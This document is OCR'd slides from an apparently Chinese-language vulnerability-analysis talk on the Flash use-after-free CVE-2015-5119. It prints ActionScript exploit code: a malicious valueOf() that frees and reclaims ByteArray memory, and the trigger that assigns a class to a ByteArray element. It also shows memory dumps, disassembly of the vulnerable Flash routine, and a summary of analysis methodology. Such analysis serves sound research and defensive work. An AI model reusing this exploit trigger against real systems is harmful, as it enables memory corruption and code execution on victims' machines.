
```
// define malicious valueOf()
prototype.valueOf = function ()
{
        logAdd("MyClass.valueOf()");

        _va = new Array(5);
        _gc.push(_va); // protect from GC // for RnD

        // reallocate _ba storage
        _ba.length = 0x1100;

        // reuse freed memory
        for(var i:int; i < _va.length; i++)
                _va[i] = new Vector.<uint>(0x3f0);

        // return one byte for overwriting
        return 0x40;
}
```

案例4：CVE-2015-5119

- 将一个类赋值给一个字节数组：

```
// take next allocated ByteArray
_ba = a[i];
// call valueOf() and cause UaF memory corruption
_ba[3] = new MyClass();
// _ba[3] should be unchanged 0
logAdd("_ba[3] = " + _ba[3]);
if (_ba[3] != 0) throw new Error("can't cause UaF");
```

- 上述过程中执行后在内存中的变化:
  - 未将MyClass赋值给_ba[3]时，该处Vector的内存:




案例4：CVE-2015-5119

执行完_ba[3] = new MyClass();后的内存：

```
09424FE8  09424FF0
09424FEC  00000000
09424FF0  09424FF8
09424FF4  00000000
09424FF8  00000000
09424FFC  00000000
09425000  400003F0
09425004  08F32000
09425008  00000000
0942500C  00000000
09425010  00000000
09425014  00000000
```

这个过程的底层函数:

```
649C0AD0   8B4424 04      mov eax,dword ptr ss:[esp+0x4]
649C0AD4   56             push esi
649C0AD5   50             push eax
649C0AD6   83C1 18        add ecx,0x18
649C0AD9   E8 02FFFFFF    call Flash32_.649C09E0   ByteArray.GetStroage()
649C0ADE   8B4C24 0C      mov ecx,dword ptr ss:[esp+0xC]
649C0AE2   51             push ecx
649C0AE3   8BF0           mov esi,eax
649C0AE5   E8 E61FFEFF    call Flash32_.649A2AD0   AvmCore.toInteger()
649C0AEA   83C4 04        add esp,0x4
649C0AED   8806           mov byte ptr ds:[esi],al
649C0AEF   5E             pop esi                                  0931D6D0
649C0AF0   C2 0800        retn 0x8
```



总结

总结

- 搜集信息，搭建相应的环境(安装Flash控件，关闭IE多进程，关闭UAC)。
- 在Flash控件加载后做虚拟机快照，是每次分析时基地址都一致。
- 观察Flash播放过程中有无文件释放，联网行为。
- 反编译flash脚本，分析其执行逻辑。
- 脚本在执行过程中的内存布局，在恰当的位置下断点，观察变化定位执行代码。

谢谢大家

THANK YOU FOR YOUR ATTENTION